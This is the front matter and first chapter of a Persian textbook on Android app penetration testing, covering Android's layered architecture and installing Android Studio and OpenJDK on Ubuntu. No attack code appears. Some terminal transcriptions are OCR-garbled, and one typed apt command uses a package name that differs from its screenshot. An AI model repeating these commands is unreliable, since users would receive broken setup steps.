

تست نفوذ

اپلیکیشن‌های اندروید

تألیف: میثم منصف



تست نفوذ اپلیکیشن‌های اندروید

یک راهنمای کاربردی

تألیف: میثم منصف

انتشارات کیان هخامنشی

شناسنامه کتاب

سروشانه	منصف، میثم، -۱۳۶۶
عنوان و نام پدیدآور	تست نفوذ اپلیکیشن‌های اندروید: یک راهنمای کاربردی / تالیف میثم منصف.
مشخصات نشر	تهران : کیان هخامنشی، ۱۴۰۳.
مشخصات ظاهری	۴۴۷ ص: مصور.
شابک	۹۷۸-۶۲۲-۹۱۳۴۰-۰-۹
وضعیت فهرست	فیپا
نویسی	
موضوع	اندروید (منبع الکترونیکی) -- تدبیر ایمنی
موضوع	Android (Electronic resource) -- Security measures
موضوع	تلفن‌های هوشمند -- برنامه‌نویسی
Smartphones -- Programming	
رده بندی کنگره	۷۶/QA۷۶
رده بندی دیوبی	۸/۰۰۵
شماره کتابشناسی	۹۶۰۱۲۹۹
ملی	
اطلاعات رکورد	فیپا
کتابشناسی	
تاریخ درخواست	۰۵/۰۲/۱۴۰۳
تاریخ پاسخگویی	
کد پیگیری	۹۶۰۰۱۷۰

عنوان کتاب: تست نفوذ اپلیکیشن‌های اندروید

نویسنده: میثم منصف

ناشر: انتشارات کیان هخامنشی

نوبت چاپ: چاپ اول

شابک: ۹۷۸-۶۲۲-۹۱۳۴۰-۰-۹

قیمت: ۲۵۰ هزار تومان

مقدمه

لا نعمة أهنت من الأمان

هیچ نعمتی گواراتر از امنیت نیست

امام علی (ع)

همانطور که می دانید امروزه اپلیکیشن های زیاد برای سیستم عامل Android ساخته می شود و در اختیار میلیون ها کاربر قرار داده می شود.

سوالی که از خودمان باید بپرسیم این است که ایا این اپلیکیشن ها امن هستند و چگونه میتوان صحت امنیت این اپلیکیشن ها را آزمایش کرد، که هکر ها نتوانند به آنها نفوذ کنند و از اطلاعات کاربران سو استفاده کنند.

در این کتاب قرار است به روش ها و متدهای تست نفوذ اپلیکیشن های Android بپردازیم که بر اساس استاندارد OWASP Mobile Application Security می باشد.

سعی کردیم که تحلیل های Static و Dynamic را روی اپلیکیشن های Android آموزش بدھیم. برای خواندن این کتاب بهتر است که فصل ها را به ترتیب مطالعه کنید و همچنین تمامی مثال ها و نمونه نرم افزار ها و همچنین برای درک بیشتر ویدیوهای آموزشی در آدرس زیر قرار داده شده است.

<https://github.com/meisamrce/android-secure-coding>

خدا را شکر میکنم که توانستم تجربه های خودم را در قالب این کتاب جمع آوری کنم.

قطعاً این کتاب و محتوای آن کامل نمی باشد اما سعی کردم که به موارد مهم و کاربردی بپردازیم

امیدوار هستم که قدمی هرچند کوچک برای پیشرفت کشور عزیزمان ایران برداشته باشم

هرگونه انتقاد و ایراد های ویرایشی و فنی را میتوانید از طریق ایمیل meisamrce@gmail.com با بنده در میان بگذارید.

با آرزوی موفقیت و بهترین ها

میثم منصف

۱۴۰۳ بهار

قدردانی

تقدیم به ساحت مهدی موعود، امام زمان (عج)


تقدیم به پدر و مادر و همسر عزیزم

فهرست مطالب

۱	فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی
۱۲۲	فصل ۲. مهندسی معکوس نرم افزار های اندروید
۱۸۲	فصل ۳. معرفی برخی از آسیب پذیری ها
۲۸۰	فصل ۴. آموزش Frida
۳۶۷	فصل ۵. بررسی ترافیک نرم افزار ها
۳۹۵	فصل ۶. آشنایی با NDK
۴۳۰	منابع و مأخذ

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی

معماری اندروید:



همان‌طور که در تصویر بالا مشاهده می‌کنید، معماری اندروید روی چهار لایه است که به هر لایه Stack گفته می‌شود. از پایین‌ترین لایه که بعد از سخت‌افزار قرار دارد، لایه Linux است (بخش نارنجی‌رنگ) با Kernel‌های مختلف که می‌توان گفت اولین لایه نرم‌افزاری است که با سخت‌افزار در ارتباط می‌باشد.

اگر برای مثال ما یک گوشی موبایل داشته باشیم، این موبایل سخت‌افزارهای متفاوتی دارد مانند: Wi-Fi، Camera، Display، Audio، Bluetooth و هسته لینوکس (Linux) که اینجا وجود دارد، وظیفه آن این است که بتواند این سخت‌افزارها را شناسایی (Kernel) کند تا ما بتوانیم در لایه‌های بالاتر به آن‌ها دسترسی داشته باشیم. علاوه بر این، اصلاح Drive کار امنیت و ارتباطات را هم به عهده دارد و دقیقاً مثل یک سیستم‌عامل رفتار می‌کند. بخشی هم برای مدیریت نیرو (Power Management) دارد. و نیز بخش دیگری که بسیار مهم می‌باشد به نام (IPC) Binder دارد که مخفف Inter Process Communication است و وظیفه ارتباط برقرار کردن بین دو اپلیکیشن یا دو پروسه‌ای را به عهده دارد.

ما فعلًاً با این لایه‌ها کار زیادی نداریم و وارد جزئیات نمی‌شویم چرا که این‌ها زمانی مورد استفاده قرار می‌گیرند که شخصی بخواهد روی سطوح پایینی Kernel آسیب‌پذیری پیدا کند، اما ما در این کتاب بیشتر روی لایه Application تمرکز داریم.

یک لایه بالاتر (HAL) Hardware Abstraction Layer نام دارد. هیچ‌کدام از اپلیکیشن‌هایی که در اندروید نصب می‌شوند مستقیماً نمی‌توانند به سخت‌افزارها دسترسی پیدا کنند، حال اگر بخواهیم برای مثال به Camera دسترسی داشته باشیم، لایه HAL یک Interface به ما می‌دهد که این به ما می‌گوید که لازم نیست وارد جزئیات شویم و بعد از اینکه سیستم‌عامل اندروید بوت شده است، سخت‌افزارها را هم شناسایی می‌کند، پس لایه‌ای را در اختیار برنامه‌نویس قرار می‌دهد که می‌تواند از این

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۳

اهايی که وجود دارد استفاده کند (مثلاً می تواند Camera را روشن کند) پس اين Interface واسطی هستند بین سخت افزار و نرم افزار.

يك لايه بالاتر که برويم می بینيم که لايه اي هست که به دو بخش تقسيم شده است:

Native C/C++ Libraries

Android Runtime

لایه Native C/C++ Libraries با استفاده از زبان های برنامه نویسی C و C++ ساخته شده است. این ها در واقع همان فایل های باینری SO هستند که در بخش های بعدی در

مور دشان توضیح می دهیم. لایه Native C/C++ Libraries کارش مانند فایل های DLL

ویندوز یا فایل های سیستمی Linux است. زمانی که می خواهیم اپلیکیشن بنویسیم و نیاز

داریم که یک Socket ایجاد کنیم و روی SSL ارتباط ایجاد کنیم، از کتابخانه های SSL

استفاده می کنیم که روی این لایه وجود دارد. یا اگر بخواهیم صفحه های را روی مرورگر باز

کنیم این کار را WebKit Engine انجام می دهد. یا اگر بخواهیم ویدئو پخش کنیم این کار

را Media Framework انجام می دهد. کسانی که می خواهند روی لایه سیستم عامل روی

آسیب پذیری کار کنند روی این کتابخانه ها کار می کنند. OpenGL ES برای بازی استفاده

می شود. OpenMAX AL برای پردازش صدا استفاده می شود.

لایه Android Runtime هم یک نوع Virtual Machine است که اجازه می دهد که

بتوانیم اپلیکیشن ها و کدها را اجرا کنیم. از Android 1.0 تا 4.4 از چیزی به نام

Dalvik Virtual Machine استفاده می شد که کار آن این بود که کدهایی که به زبان Java

می نویسیم را اجرا کند، اما از Android 5.0 به بعد معماری بهینه تری به نام

Runtime (ART) ارائه شد که فرق آن با Dalvik این بود که ماشین Dalvik وقتی

می خواست اپلیکیشن یا همان کدها را اجرا کند، هر بار کدها را تبدیل می کرد به

دستور العمل های ماشین و آن ها را اجرا می کرد. برای همین در اجرای برنامه خیلی کند

بود، اما (ART) این ساختار را عوض کرد به این شکل که برنامه را

یک بار اجرا می‌کنیم، کدها را به دستورالعمل‌های ماشین تبدیل می‌کند و یک فایل از آن ایجاد می‌کند و از دفعات بعدی آن فایلی که ساخته شده را اجرا می‌کند.

Core Libraries هم کتابخانه‌هایی هستند که به عنوان هسته استفاده می‌شوند و زمانی که اپلیکیشن می‌خواهد اجرا شود به این کتابخانه‌ها نیاز دارد.

لایه بعدی Java API Framework است که تمامی کدهای این لایه با زبان Java هستند. API یا همان Application Program Interface یک واسط است که با آن کارهای زیادی را انجام می‌دهیم. در ویندوز هم توابعی داریم به نام Win32 API برای مثال اگر بخواهیم یک Window ایجاد کنیم، سیستم‌عامل را خاموش کنیم، اگر بخواهیم به کاربر پیامی بدهیم یا ارتباطی با شبکه برقرار کیم، همه این‌ها در سیستم‌عامل ویندوز وجود دارد. در سیستم‌عامل اندروید هم زمانی که بخواهیم یک اپلیکیشن بنویسیم یک Java API Framework وجود دارد، که برای ساختن اپلیکیشن اگر برای مثال به Activity نیاز داریم، کلاس‌های Abstract یا کلاس‌های Interface یا کلاس‌های اصلی همگی اینجا وجود دارند و ما فقط از آن‌ها استفاده می‌کنیم. برای مثال اگر بخواهیم لوکیشن بدست بیاوریم، یا اگر بخواهیم اطلاعاتی در مورد پکیج‌هایی که نصب شده‌اند، یا اگر بخواهیم برای کاربر Notification نمایش بدهیم، اگر بخواهیم به منابع دسترسی پیدا کنیم، از این‌ها API ها استفاده می‌کنیم. Content Providers مکانیزمی است برای اینکه بتوانیم Data ها را بین اپلیکیشن‌ها Share کنیم. View System Layout ها همان View System بندی مربوط به چیدمان نمایش المان‌ها در اپلیکیشن می‌باشد.

لایه آخر System Apps است. اپلیکیشن‌هایی هستند که روی گوشی به صورت پیش‌فرض نصب هستند، مثل دوربین یا حتی ممکن است نرم‌افزاری را خودمان نصب کنیم که همگی در این لایه آخر قرار می‌گیرند. اگر بخواهیم اپلیکیشن‌های سیستمی را بینیم که کجا هستند، اگر وارد Directory System بشویم (در بخش‌های بعدی آموزش داده خواهد

فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۵

شد) و سپس وارد Priv-App بشویم، اپلیکیشن‌هایی که روی گوشی از قبل نصب هستند را می‌توانیم بینیم. هر کدام از اپلیکیشن‌هایی که در لیست می‌بینیم یک Directory هستند که اگر واردشان بشویم (برای مثال اگر وارد Contacts apk بشویم) یک Contacts نشان می‌دهد که این همان فایل اپلیکیشن است که می‌توانید روی نرم‌افزار Reverse Contacts آن را کنید و تحلیلش کنید چرا که ممکن است آسیب‌پذیری داشته باشد.

پس فعلاً در بخش اول در مورد معماری اندروید به صورت مختصر یاد گرفتیم که برای اینکه بخواهید بیشتر در مورد سیستم عامل اندروید اطلاعات بدست آورید به کتابی به نام Internal Android مراجعه بفرمایید یا می‌توانید به آدرس <https://mas.owasp.org/MASTG/Android/0x05a-Platform-Overview> مراجعه نمایید.

نحوه نصب :Android Studio

شما می‌توانید نرم افزار android studio در هر سیستم عامل نصب کنید اگر آدرس <https://developer.android.com/studio/install> در مرورگر خود باز کنید راهنمای نصب و دانلود را می‌توانید مطالعه کنید.
در این آموزش من در لینوکس 22 Ubuntu این مراحل را انجام می‌دهم.
ترمینال را باز می‌کنیم.

```
sudo apt update
```

دستور فوق برای آپدیت کردن repository های خود سیستم عامل لینوکس می‌باشد
که نیاز به پسورد کاربری که با آن لاگین کردیم دارد.

۶ ■ تست نفوذ اپلیکیشن‌های اندروید

```
iTerm2 Shell Edit View Session Scripts Profiles Toolbelt Window Help
test@test-virtual-machine:~$ Last login: Thu Nov  9 23:42:45 on ttys001
You have new mail.
↪ ~ ssh test@172.16.246.149
test@172.16.246.149's password:
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.15.0-43-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

464 updates can be applied immediately.
287 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Last login: Thu Nov  9 23:42:53 2023 from 172.16.246.1
test@test-virtual-machine:~$ sudo apt update
[sudo] password for test:
Get:1 http://ir.archive.ubuntu.com/ubuntu jammy InRelease [270 kB]
Get:2 http://ir.archive.ubuntu.com/ubuntu jammy-updates InRelease [119 kB]
Get:3 http://ir.archive.ubuntu.com/ubuntu jammy-backports InRelease [109 kB]
Hit:4 http://security.ubuntu.com/ubuntu jammy-security InRelease
Fetched 497 kB in 1s (547 kB/s)
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
455 packages can be upgraded. Run 'apt list --upgradable' to see them.
test@test-virtual-machine:~$
```

با این دستور هم پکیج ها را نصب می کنیم:

```
sudo apt-get install libc6:i386 libstdc++6:i386 lib32z1 libbz2-1:i386
```

```
test@test-virtual-machine:~$ sudo apt-get install liblc6:i386 libncurses5:i386 libstdc++6:i386 libbz2-1.0:i386  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following additional packages will be installed:  
  gcc-12-base gcc-12-base:i386 krb5-locales libc6 libc6-dbg libc6-i386 libcom-err2:i386 libcrypt1:i386 libgcc-s1:i386 libgomp1 libgomp2:i386  
  libgsnap-krb5-2 libgsnap-krb5-2:i386 libibd2-0:i386 libk5crypto3 libk5crypto3:i386 libkeyutils1:i386 libkrb5-3 libkrb5-3:i386 libkrb5support0  
  libkrb5support0:i386 libns1:i386 libnss-nis:i386 libnss-nisplus:i386 libssl3 libssl3:i386 libstdc++6 libtinfo5:i386 libtirpc3:i386 libunistring2:i386  
Suggested packages:  
  glib-doc glibc-doc:i386 locales:i386 gpm:i386 krb5-doc krb5-user krb5-doc:i386 krb5-user:i386  
Recommended packages:  
  libnss-nts libnss-nisplus  
The following NEW packages will be installed:  
  gcc-12-base:i386 krb5-locales libx21 libx22-1.0:i386 libc6:i386 libc6-i386 libcom-err2:i386 libcrypt1:i386 libgcc-s1:i386 libgomp2:i386  
  libgsnap-krb5-2:i386 libibd2-0:i386 libk5crypto3:i386 libkeyutils1:i386 libkrb5-3 libkrb5-3:i386 libkrb5support0:i386 libncurses5:i386 libns1:i386 libnss-nis:i386  
  libnss-nisplus:i386 libssl3:i386 libstdc++6:i386 libtinfo5:i386 libtirpc3:i386 libunistring2:i386  
The following packages will be upgraded:  
  gcc-12-base liblc6:i386 liblgc-dbg liblgc-s1 liblgomp1 libgsnap-krb5-2 libk5crypto3 libkrb5-3 libkrb5support0 libssl3 libstdc++6  
11 upgraded, 25 newly installed, 0 to remove and 444 not upgraded,  
Need to get 10.6 MB/31.1 MB of archives.  
After this operation, 41.1 MB of additional disk space will be used.  
Do you want to continue? [Y/n]: y  
[ 50%] [Working]
```

۷. آشنایی با معماری اندروید و نصب و راه اندازی ■

برای اینکه Android Studio را بتوانیم استفاده کنیم با Java Development Kits را هم نصب کنیم.

که برای نصب از دستور زیر استفاده می کنیم.

```
sudo apt install openjdk-11-jdk
```

```
test@test-virtual-machine:~$ sudo apt install openjdk-11-jdk
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ca-certificates-java fonts-dejavu-extra java-common libatk-wrapper-java libatk-wrapper-java-jni libice-dev libpthread-stubs0-dev libsm-dev libx11-dev libx11-xcb1 libnau-dev libxcb1-dev libxdmcp-dev libxt-dev openjdk-11-jdk-headless openjdk-11-jre openjdk-11-jre-headless x11proto-dev
  xorg-sgml-doctools xtrans-dev
Suggested packages:
  default-jre libice-doc libsm-doc libxcb-doc libxt-doc openjdk-11-demo openjdk-11-source visualvm fonts-ipafont-gothic fonts-ipafont-mincho
  fonts-may-microhei ! fonts-may-zhhei
The following NEW packages will be installed:
  ca-certificates-java fonts-dejavu-extra java-common libatk-wrapper-java libatk-wrapper-java-jni libice-dev libpthread-stubs0-dev libsm-dev libx11-dev
  libxou-dev libxcb1-dev libxdmcp-dev libxt-dev openjdk-11-jdk openjdk-11-jdk-headless openjdk-11-jre openjdk-11-jre-headless x11proto-dev xorg-sgml-doctools
  xtrans-dev
The following packages will be upgraded:
  libx11-6 libx11-xcb1
2 upgraded, 20 newly installed, 0 to remove and 442 not upgraded.
Need to get 122 MB/122 MB of archives.
After this operation, 275 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/main amd64 java-common all 11.0.20.1-0ubuntu2 [6,782 B]
Get:2 http://in.archive.ubuntu.com/ubuntu jammy-updates/main amd64 openjdk-11-jre-headless amd64 11.0.20.1+1-0ubuntu1-22.04 [42.5 MB]
23% [2 openjdk-11-jre-headless 30.6 MB/42.5 MB 72K] 1,625 kB/s 56s
```

و با استفاده از دستور زیر چک می کنیم که آیا Java نصب شده است:

```
java --version
```

```
test@test-virtual-machine:~$ java --version
openjdk 11.0.20.1 2023-08-24
OpenJDK Runtime Environment (build 11.0.20.1+1-post-Ubuntu-0ubuntu122.04)
OpenJDK 64-Bit Server VM (build 11.0.20.1+1-post-Ubuntu-0ubuntu122.04, mixed mode, sharing)
test@test-virtual-machine:~$
```

حال باید Android Studio را دانلود کنیم:

<https://developer.android.com/studio>

اسکرول کنیم به پایین می توانید پکیج مورد نظرمان را برای دانلود پیدا کنید:

۸ ■ تست نفوذ اپلیکیشن‌های اندروید

Platform	Android Studio package	Size	SHA-256 checksum
Windows (64-bit)	android-studio-2023.1.1.28-windows.exe Recommended	1.1 GB	b6f1569d3a944e82b1beb5d4de39d7bdb434a7f2992eb965aae55c46915dff90
Windows (64-bit)	android-studio-2023.1.1.28-windows.zip No .exe installer	1.1 GB	d0ff95274b59cf51aa60b06c4d28af1c9f975ae172135fd05684cc03f4363cba
Mac (64-bit)	android-studio-2023.1.1.28-mac.dmg	1.2 GB	c19ce237293ae6455bdfdad6db032852375a7e204c5d7c2252cb8d0234b0f69
Mac (64-bit, ARM)	android-studio-2023.1.1.28-mac_arm.dmg	1.2 GB	1c63fb096b174106d53fa50584943b00e4da569c3f0ef4320c0d8231522cf299
Linux (64-bit)	android-studio-2023.1.1.28-linux.tar.gz	1.2 GB	139d0dbb4909353b68fbf55c09b6d31a34512044a9d4f02ce0f1a9acc128f9
ChromeOS	android-studio-2023.1.1.28-cros.deb	911.8 MB	0fc8e9b8172a8e5011633701de3aafe19a776a0213822894d04a880bfbd4142

More downloads are available in the [download archives](#). For Android Emulator downloads, see the [Emulator download archives](#).

پس از دانلود نسخه Extract Linux ابتدا bin می کنیم و بعد وارد پوشه bin می شویم و داخل همان پوشه ترمینال را باز می کنیم.

داخل پوشه bin فایلی داریم به نام studio.sh در ترمینال دستور زیر را وارد می کنیم:

```
chmod +x studio.sh
```

```
test@test-virtual-machine:~/Downloads/Android.Studio.2022.3.1.21.Linux/android-studio/bin$ chmod +x studio.sh
```


بعد برای اجرا برنامه دستور زیر را وارد می کنیم:

```
./studio.sh
```


```
test@test-virtual-machine:~/Downloads/Android.Studio.2022.3.1.21.Linux/android-studio/bin$ ./studio.sh
```

۹. آشنایی با معماری اندروید و نصب و راه اندازی ■

در پنجره باز شده گزینه Do not import setting را انتخاب می کنیم و گزینه OK را کلیک می کنیم.




روی گزینه Don't send کلیک می کنیم.




بعد روی گزینه Next کلیک می کنیم.

۱۰ ■ تست نفوذ اپلیکیشن‌های اندروید




بعد روی گزینه Next کلیک می کنیم.




فصل ۱. آشنایی با معماری اندروید و نصب و راه اندازی ■ ۱۱


من گزینه Light را انتخاب می کنم و روی Next کلیک می کنم.




بعد روی گزینه Next کلیک می کنیم.



گزینه Accept را انتخاب و روی Next کلیک می‌کنیم.




گزینه Accept را انتخاب و گزینه Accept را انتخاب و روی Next کلیک می‌کنیم.



